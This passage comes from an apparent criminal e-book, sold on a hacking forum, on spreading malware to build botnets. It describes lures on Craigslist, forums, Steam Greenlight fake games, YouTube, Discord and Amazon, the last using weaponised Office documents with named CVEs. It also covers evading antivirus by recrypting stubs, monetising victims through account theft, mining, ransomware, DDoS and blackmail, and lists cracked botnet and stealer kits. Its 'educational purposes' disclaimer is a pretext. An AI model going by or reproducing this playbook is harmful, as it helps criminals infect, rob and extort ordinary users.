Vacation Response   Multitasking   ○ Tabs

                                               ⦿ Recent

Arrange it with your download virus link {BIN} and then add your messages towards the craiglist customers as they send you emails and it'll be auto verification response. This is one of the ways you can spread

7. Forum spreading:

Forum spreading is used by a lot of people. It's quite simple and can be effective. But I don't really spread on forums because I haven't got the best experience with it. However a few of my friends got a lot of bots by doing this. Just register on the forum you want to spread on and post a thread with a short description and a download of the file. Bind the file for better results and make it look a bit serious.

Forum list:

http://www.nulled.cr/
https://leakforums.net/
http://mygully.com/ (German but lots of users)
http://www.boerse.sx/(German but lots of users)

The best forums are forums that speak your language. Because of that just search forums that speak your language and create a serious looking thread. If you're lucky you maybe get a high ranked account by the time. And if so, you can get a lot of bots with it because all people think you're trusted.

8. Spreading on steam.

You will need to have a steam account that you have bought something on. I recommend just buying the cheapest game you can find on a new account, and email, as there is a slim possibility of getting banned from steam for this method. You will be making a steam concept. To create your steam Concept head over to http://steamcommunity.com/greenlight/ Once there you will notice a green button on the upper right hand corner of the Steam Greenlight Banner.

Once you've clicked on the Submit your product button you'll be taken to a page with two new buttons. One saying Pay now, and the other saying Submit Concept. You'll be clicking the Submit Concept button.

Now here's the "fun" part. You will need to create a title, branding image, description, choice of category, and agree to some terms. Then you'll need a Video and a few preview images of your game. You can skid this video from YouTube and find some images on Google; or create your own. After that you are done.

But wait, lets be real. You don't want to do that. Enclosed in the .zip file that contained this guide you will find a folder called Assets. Inside this folder is a set of pre-made fake games for you to Copy & Paste & upload as your steam concept! (:

Once your done your steam concept should look something like this: http://i.imgur.com/5RWfju6.png & http://i.imgur.com/bcUCwPX.png A very useful part of the What Categories does your item belong in is that you can literally pick what type of person you want to infect. Do you want people that speak certain languages? Do you want people interested in Action games? Do you want people on Macs? Not an issue. Just select the categories that appeal to the kind of people you want to infect. Of course, if your goal is just to infect mass people select them all. (:

Our next step is to allow users to download and play your "demo" which is really just your infected file. You can make your infected file do whatever you want when it's opened. Such as a fake error, open an image, do nothing, etc. It doesn't matter. So get your infected file uploaded to some sort of uploading site which people can download it from. Now head back to your Fake games Steam concept page. If you're having trouble getting there Hover over Community on Steam, Click on Greenlight, Hover over Browse and Click Concepts. Now on the right hand side there's a Hyperlinked text named "Your Submissions", Click on that and it will take you to a list of all your Submissions.

Once there. click on the Announcements Tab, then click on the Post new announcements button.

Now we're going to post an announcement. We need to give it a title and description. A good title is something such as "DOWNLOAD DEMO". In the description you'll be linking to the download. So a good description would be something like: "Check out our games demo at WWW.YOURFILEDOWN.COM It's totally free for you to check out. Be sure to leave us feedback on our game so far. (:".

This announcement will show up right below your fake games showcase. The title will be in big Blue letters, and below it will be the download link. This will attract the viewer's eyes.

We're nearly done now, the only thing left to do is get your steam concept popular so people actually see it. Luckily, this is very easy and only requires 4 or 5 people. So, get four or five friends to go to your fake games concept page and ask them to Click the Thumbs up button, the Favorite button, and the follow button.

If you're like me though you have no friends, so we're going to utilize Hackforums to get this step done. Often people in the Free Services and Giveaways section will offer to do favors such as clicking links, subscribing & following on sites, etc. You can head over there and ask some of them to Rate, like, Favorite, and follow your steam concept page.

If you're an ub3r member you're in luck. You can go to the VIP Area and click on the Gay Fucking Requests Cuz You Want Free Shit sub form and create a thread asking people to Like, Favorite, and follow your steam concept page.

Lastly, if you have a few nickels and dimes laying around you can post a thread in the rewards for small favors section offering a small reward of a few cents for people to to Like, Favorite, and follow your steam concept page.

Just be sure, whatever route you go down to get these Likes, Favorites, and follows you warn the user not to download the demo. You wouldn't want to infect your friends or Hackforums members.

It only took me 8 likes to rank my concept within the first two rows of concepts.

9. Youtube spreading:

I will start this first method on one of the most known and simplest methods. But most users cannot correctly use this method to spread. Youtube has a massive audience and traffic runs through it Dailey. This is a great target for us, and this is where we will be spreading. This is why I'll be explaining this method to you. As the install rate is very successful when it comes to infections. Now you will want to make an account at Youtube if you haven't already done so.

You have just made and account. You have no audience around your channel. But to get installs you will want to have an audience around your channel either legitimate or bots. It doesn't matter as long as your channel looks legitimate.

Now when spreading your stub to gather infections on Youtube you will want to aim at a specific audience for installs. For example, Runescape, Counter Strike, Dota 2, Giveaways. Anything which attracts an audience name it your video. But also remember, thinking outside the box when naming your Youtube video does affect your infection rate. If you suit your Youtube videos to real life scenarios and media it can attract a massive amount of traffic.

Now to use this method efficiently, you'll need some third-party application to bring in the likes, views and subs to your youtube video. To do this, just use one of the following sites.
http://www.ytmonster.net/

http://www.u2bviews.com/

http://www.shareyoutubevideos.com/ http://www.addmefast.com/ http://www.youlikehits.com/

http://www.view2.be/

http://www.ytmax.com/

http://www.websyndic.com/

Now once you're sorted with views, likes and subs, it's time to find a Youtube video. Now as I've said before it's about finding the correct audience you wish to target personally as a user. It's up to you what you want to decide to go for in terms of installs and slaves. But within this guide I'll give you a example on how to do this. I'll use a Runescape video to show you exactly what I mean.

Now when finding a video it is important not to use a video when a lot of views, but find a video which doesn't have many views and is perfect for the job.

Now I'm going to do a YouTube search for the video I want to use. I wish to target Runescape players for example, so I will need to find something which Runescape players would want and search for when it comes to YouTube.

Now I've chosen to use a Runescape Private Server Video to attract a audience to my video to get successful infections. I know for a fact people are always going to release runescape private servers so this is a very good example on how to use Youtube to spread for infections.

So I've found my Video, but how do I upload it if I want to use it? That's easy, copy paste the URL from the Youtube Video you have searched and wish to use into one of these websites which is able to convert YouTube videos to a video file.

http://www.clipconverter.cc/

www.onlinevideoconverter.com/video-converter

Now once you have downloaded your Video, you will want to upload your Youtube video with a link to your RAT in the description. Make the description and title to your video look legitimate.

Now we have uploaded our video to YouTube, it is now time to use the credits you have gathers using Enhance views on your YouTube video. Depending how many credits you have depends on how many installs you will receive. You will want to use your credits mainly on views and likes and comments. These are the 3 main contents of spreading via YouTube. It makes your audience believe this is legitimate and will download your infected file.

Almost just a hint when spreading via YouTube. Call it something "New" or "Brand New" this makes creates more traffic as this has work on majority of videos with these words in the title.

10. Advenced youtube spreading:

Hello and welcome to another chapter of Instantly Spreading. This chapter will be based upon Youtube. In V1 of Instantly Spreading guide we covered a Youtube method to gather installs. This time I want this to be more advanced, and detailed with more informational content, and advanced methods & advice, and this is due to YouTube having security on it's videos, which stops us spreading, as YouTube is defiantly a high rated spreading source. So I wish to help you gain the best outta of YouTube spreading.

Things to know about Youtube spreading

When spreading on Youtube, all videos you upload should be unique, or your own. So basically a video that has never been uploaded before on Youtube, as youtube usually will auto detect a video which has been uploaded before and remove your content. This why you should go with a video of your own or unique.

If you're lazy and don't have a video of your own, that's ok, you can find other video from another website and upload them to Youtube. For example a video from: Vimeo, Metacafe, Facebook, etc.. After obtaining the video you wish to upload, make sure you edit the video with an editing program like Sony Vegas, and edit the introduction or outro. (You can do this with a Youtube Video, but I wouldn't recommend it, as it'd get taken down faster)

When spreading on Youtube you'll want to keep your audience feeling safe as possible. So using nonblackhat titles within your video will make your audience feel say.

An example of a non-blackhat title: How to get free flyer points (No hack or generator)

Example of a blackhat title: Flyer Points Hack See how I've used the titles in a way to trick the audience !

Getting Views, Likes and Subs ! Getting more views, like and subs is essential to YouTube spreading. As having more of them, will get you more installs. There are many sites which will give you views/likes/subs for money or doing a service for them.

Here are some Youtube bot website to help you get views/likes/subs.

 - www.Vagex.com

- www.Hitleap.com

 www.Like4like.org

- www.View2.be

 - http://www.ytmonster.net

- www.Subpals.com

Video ideas for spreading Now when selecting an idea for your video for spreading, you'll need to think which audience you wish to target, there are plenty of audiences on YouTube to target, you just need to think of an idea surrounding that platform or audience so gather installs.

So here is an idea list for your videos as an example.

- RSPS looking for staff - Clash of Clans Mod 2016

- CSGO Knife Mod

- RS 07 Bots

 Really depending on your targeted audience, you'll want a video and title/description relating to your given audience.

11. Spreading via discord:

Discord is a voice/chat platform program,just like Skype, and designed to communicate with others. I haven't seen spreading methods used for Discord out there, so I thought I'd put together a method on how to gather installs using Discord to spread. This method is designed for targeted spreading also. So please take into account this method isn't autopilot, and does involve you doing work and communicating. But don't worry it will pull off.

This method requires

- Discord:

- A VPN or proxy

- Domain/Webhost

- FUD stub

- You can use my methods, or think of your own niche !

- Your targeted Discord channel (http://discord.me/servers or google search for some)

Now once you have Discord installed, it'd be best to use a VPN or run discord through a proxy. This is due to you spreading. Now once you've done that, you'll want to make an account at Discord. You won't need email verification to verify your account (And if you do, just make sure you use a legit email).

Once you've done that, you'll see that Discord is a communication service, so in order to gather installs with this method you'll need to communicate with your victims.

Now you're up to the stage of choosing your targeted Discord channel. Go here to find a channel of your choosing: http://discord.me/servers

After you've selected your channel, and are all setup. It's time to get spreading !

To spread your malware to victims on Discord, all you need is a niche relating to the Discord channel of your choosing. So depending on the

channel you wish to go for, you'll need to change the style of this method to the suitable channel.

For this example, I've chosen a Runescape channel, so my method of gathering installs must work around using Runescape type material to trick your victims to download your file.

Now join the channel with the account you made on Discord for spreading. When joining the channel you will see a list of users online/away/offline on the right side. And on the leftside you will see voice chatrooms. If you know a thing about SE, then using your voice to trick your victims into downloading your malware will work more better due to the fact people seem to trust you more if you talk to them via voice. But for this method, we will just use the chat to gather out victims.

Now as I'm trying to target Runescape victims within a Runescape Discord channel I'll need to focus my idea to spread relate around Runescape. Now make sure you have a FUD stub, and you've binded your jpeg or other file type to your malware, as we will try and stay away from using a .exe extension. Now make sure you have your domain and webhosting setup, so you can have a download link to your malware. "www.yourdomain.com/picture.jpeg". Note: You could also use a marco or silent exploit to do this, or the tumblr method I've written below this chapter.

Now as I'm targeting Runescape players, I'll need to think of a way to get them to download the link, and execute the file, so you can infect them. I've done something like this below, you can have it different to suit your idea of spreadings with Discord. As it's all communication with this method, and tricking them to download your file.

Hey guys, just wondering if you'd be keen on entering my giveaway ? To enter the giveaway pick one picture www.yourdomain.com/giveaway.jpeg and tell me what it is. You will be in the draw to win 100m in the 30 minutes.

12. spreading on amazon.

Requirements:
  – .xls od .doc exploit

General concept:
Amazon allow you to send messages to people, you can target small or big sellers, below is one example, you need to be creative and you will easy get good clients. You can buy office exploit on exploit.im forum. The most effective exploits:
CVE 2017-0199
CVE 2017-8759
CVE 2017-11882
For cheap you can use office macro but it will be less effective. For best results you should use good runtime fud bot and exploit. Below is one example of message.

Good afternoon,
First of all, sorry for not speaking German, my German is horrible so I would prefer to keep it an English conversation if that's okay.
I was browsing Amazon, and I saw that you are selling watches on here. I'm a watch reseller myself, and I'd like to order a big amount of watches. Considering the amount of watches I am looking to buy, I'm hoping it'd be possible to give me a bulk discount.
I've made up a proposal, I'll add a document. The document contains the models I want to buy, which price I want to pay and how many I'd like to buy.
If you're interested in my proposal, I'd love to hear it. You can contact me back at jonathan.connels@yandex.com.
Thanks for your time and have a nice day, I look forward doing business with you.

Sincerely,
Jonathan Connels.

Staying annonymous(basic):

Now trying to stay Anonymous isn't always easy as you'd think it is. There are more things then just hiding your IP on a private or public VPN, and there is lots of ways and methods we can choose to do when staying Anonymous. Firstly I will talk about some of the main things and concepts to cover when trying to hide yourself and your virus. When creating a DNS, and depending on the DNS service provider you've chosen, your IP will always be traced. As a DNS is used to change a IP into a domain. So when running your DNS with your real IP or even creating it with your real IP for the first time you still leave traces like account registrations and converting your IP into your DNS. You guys need to know that everything gets logs. The world is going to be fully based on technology in the next generations to come, so you must also put into idea when staying Anonymous that world physical and logically world will change, so it's a good idea to keep up to date with technology. When staying Anonymous I'd highly recommend using a VPN (Virtual Private Server)

Maintaining your slaves:

To ensure you keep your connections, it's vital to maintain your slaves to avoid detections. The best way to do is this is by scanning your stub you're using to spread 1 – 2 times a day. I recommend using. Scan.majyx.net nodistribute.com razorscanner xcscanner.com Once you've scanned and you've analyzed the scan, it's up to you if you wish to refud your connections to avoid it being picked up by AV's. If your stub is detected use your crypter to recrypt your uncrypted file and update them on your slaves using the update feature your RAT should have. Majoirty of RATs have update features.

Monetizing bots:

Monetizing Your Infections Throughout the versions of Instantly Spreading, I also wish to share with you on monetizing your infections while spreading. This is not a spreading method, although it's an income method which explains the multiple types of ways you can monetize your infections.

So here are some bullet points on how to monetize your infections

• Premium Accounts - Accounts like Netflix, spotify, Hulu, Runescape, Minecraft, and large and famous Facebook/Instagrams/Twitters are worth money on the market, and people pay for these.

• Crypto Mining - Mining for Crypto Currencys, or Alt Currencys will also make you money. But this depends on how many infections you have • Virtual Items - Virtual Items are also worth money and are very profitable and are worth targeting if you want money. Games which have a decent value of virtual items are, CS:GO, Runescape 07 & EOC, Habbo, Dota2

• Ransomware/Survey Locker - Ransonware/Survey Locker is very good, as you'll make your infections believe you'll need to pay in order to access their machine. This means money for you.

• Referral Links Copyright 2016 © InstantlySpreading.com - Sending your victims to referall links, and other sites, even PPI is a very good way to make cash

• Sell your bots ? - People buy bots all the time, if you think you can manage your bots, aswell as sell them at the same time, I do recommend this, as it is very profitable

• DDoS Services - Running DDoS services are also a quick way for cash, as you'll always find a buyer within this area looking to down something

• Blackmail - I'll let you figure this out for yourself

ADDONS:

Paid botnets you may use:
– smoke botnet https://forum.exploit.in/index.php?showtopic=51308
– quant loader https://forum.exploit.in/index.php?showtopic=108142
– Miner Bot https://forum.exploit.in/index.php?showtopic=125036
– Azorult stealer
https://forum.exploit.in/index.phpshowtopic=104180&st=100
– Godzilla loader https://forum.exploit.in/index.php?showtopic=98946
– neutrino botnet https://forum.exploit.in/index.php?showtopic=78268
– formbook https://hackforums.net/showthread.php?tid=5264027

Free botnets you may use:
Botnet files i have included with this ebook:
– Betabot 1.8.0.11 – its a multi task and native bot, its old and cracked builder so not all function are working. But this is still one of the best choice to hold good amount of bots. This botnet has strong botkiller, AV killer, persistence, few ddos methods, hosts file editor and much more.
– Novobot – its just a loader coded in c++, hidden from task manager. Cracked builder. – Gaudox 1.0.0.1
– another free loader, released for free by excr4sh. With good crypter its one of the best choices if you need to hold good amount of bots.
– Loki 1.6 – its old version of popular stealer. Cracked builder 1.6
– OmegaNet – its simple multi-task botnet, based on litehttp(opensource).
  – Diamondfox 4.2.0.650 Multi task botnet, builder is in virtual machine.

Final words:

Thank you for buying, feel free to contact me if u face any problem.

Also a post/vouch made by you in my thread, will be highly appreciated

All informations provided here by me are ONLY for EDUCATIONAL Purposes, I am not responsible for any Illegal activity by the user in any case.

```
tysonhedge313@yahoo.com
Tyson Hedge
210 Co Hwy 40
3AV4794OPG043363C
CobaltKing

https://hackforums.net/member.php?action=profile&uid=3749247
```